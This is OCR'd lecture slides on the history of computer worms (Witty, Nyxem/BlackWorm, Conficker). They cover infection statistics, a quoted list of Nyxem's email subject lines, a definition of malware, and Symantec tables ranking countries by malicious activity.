



Top 10 of countries infected by Witty

Source: http://www.caida.org/research/security/witty/

# Some specific worms & viruses


## 2004 - Witty







# Some specific worms & viruses


## 2004 - Witty



# Some specific worms & viruses


## 2004 - Witty




Source :http://www.caida.org/research/security/witty/





# 4. Some specific worms & viruses

## 4.7. 2005 - Nyxem / BlackWorm

# Some specific worms & viruses

## 2005 - Nyxem / BlackWorm

Nyxem worm propagating through emails and network shares

- It infects computer under Windows
- First detected on January 15, 2006
- It is triggered when the user launches the infected email attachment
- Once activated it :
  - disables and deletes most anti-virus
  - email itself using a variety of extensions and file names
  - spreads through network shares
  - the three of every month he seeks the extension files : DOC, XLS, MDB, MDE, PPT, PPS, ZIP, RAR, PDF, PSD and DMP and replaces their content by the string DATA Error [47 0F 94 93 F4 K5]
- 900 000 computer infected in 96 hours


```
The Best Videoclip Ever
School girl fantasies gone bad
A Great Video
Fuckin Kama Sutra pics
Arab sex DSC-00465.jpg
give me a kiss
*Hot Movie*
Fw: Funny :)
Fwd: Photo
Fwd: image.jpg
Fw: Sexy
Re:
Fw:
Fw: Picturs
Fw: DSC-00465.jpg
Word file
eBook.pdf
the file
Part 1 of 6 Video clipe
```

Samples of subject lines used Nyxem in emails



# Some specific worms & viruses

## 2005 - Nyxem / BlackWorm





Top 10 of countries infected by Nyxem

Source : http://www.caida.org/research/security/blackworm/

# Some specific worms & viruses

## 2005 - Nyxem / BlackWorm





New Nyxem infections every hour and cumulatively between Sunday January 15 23 :40 :54 UTC 2006 and Wednesday February 1 05 :00 :12 UTC 2006.

Source :http://www.caida.org/research/security/blackworm/




# Some specific worms & viruses

## 2005 - Nyxem / BlackWorm




Distribution of the worldwide infection by nyxem at 8 :00 UTC the January 18, 2006

Source :http://www.caida.org/research/security/blackworm/



# 4. Some specific worms & viruses
## 4.8. 2009 - Conficker / Downadup




# Some specific worms & viruses
## 2009 - Conficker / Downadup

Conficker : "it is possible that this vulnerability could be used in the crafting of a wormable exploit"


- In September 2008, a group of Chinese hackers selling (for $ 37.80) an exploit to run code without authentication on computers running Windows
- On October 23, 2008, Microsoft releases a patch - MS08-067 - addresses the vulnerability of the Windows Server service used in this exploit. The company then puts warning against the possible use of this vulnerability in a worm
- First infection detected on November 22, 2008
- In one month it infects 1.5 million computers in 206 countries
- At ultimate the version A will infect 4.7 million of IP addresses and version B, 6.7 million of IP addresses

source : http://mtc.sri.com/Conficker/



# Some specific worms & viruses


## 2009 - Conficker / Downadup






# Some specific worms & viruses

## 2009 - Conficker / Downadup





Top 15 of countries infected by Conficker A & B

Source :http://mtc.sri.com/Conficker/

# Some specific worms & viruses

## 2009 - Conficker / Downadup




Source :http://www.caida.org/research/security/ms08-067/conficker.xml



Virology

# Section 5

## Malwares

# Malwares

The turn of the millennium saw the emergence of worms and viruses


Quickly the antiviral struggle organizes itself and teams of researchers and specific softwares are emerging

With the development of the Internet, cyber criminals invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of malware is appearing





# 5. Malwares

## 5.1. Definition

# Malwares


## Definition

**Malware - Malicious Software**
A **malware** is a program designed to infiltrate a computer system without the consent of the user

The term is used to denote a variety of forms of hostile, intrusive or destructive code and software

It is more the **intention** of the developer that the **softwares features** that makes the software a malware.





# 5. Malwares


## 5.2. Activity & cartography

# Malwares

## Activity & cartography

### Malware : evolution of the threat

Source : http://www.symantec.com/business/theme.jsp?themeid=threatreport






# Malwares

## Activity & cartography

### Malware : activity by country

Source : http://www4.symantec.com/Vrt/wl?tu_id=gCGG123913789453640802


| 2008 Rank | 2007 Rank | Country | 2008 Overall Percentage | 2007 Overall Percentage | Malicious Code Rank | Spam Zombies Rank | Phishing Websites Host Rank | Bot Rank | Attack Origin Rank |
|---|---|---|---|---|---|---|---|---|---|
| 1 | 1 | United States | 23% | 26% | 1 | 3 | 1 | 2 | 1 |
| 2 | 2 | China | 9% | 11% | 2 | 4 | 6 | 1 | 2 |
| 3 | 3 | Germany | 6% | 7% | 12 | 2 | 2 | 4 | 4 |
| 4 | 4 | United Kingdom | 5% | 4% | 4 | 10 | 5 | 9 | 3 |
| 5 | 8 | Brazil | 4% | 3% | 16 | 1 | 16 | 5 | 9 |
| 6 | 6 | Spain | 4% | 3% | 10 | 8 | 13 | 3 | 6 |
| 7 | 7 | Italy | 3% | 3% | 11 | 6 | 14 | 6 | 8 |
| 8 | 5 | France | 3% | 4% | 8 | 14 | 9 | 10 | 5 |
| 9 | 15 | Turkey | 3% | 2% | 15 | 5 | 24 | 8 | 12 |
| 10 | 12 | Poland | 3% | 2% | 23 | 9 | 8 | 7 | 17 |

# Malwares

## Activity & cartography

**Malware : malicious code types by volume of infectious**

Source : http://www4.symantec.com/Vrt/wl?tu_id=gCGG123913789453640802







# Malwares

## Activity & cartography

**Malware : threats to confidential information by type**

Source : http://www4.symantec.com/Vrt/wl?tu_id=gCGG123913789453640802

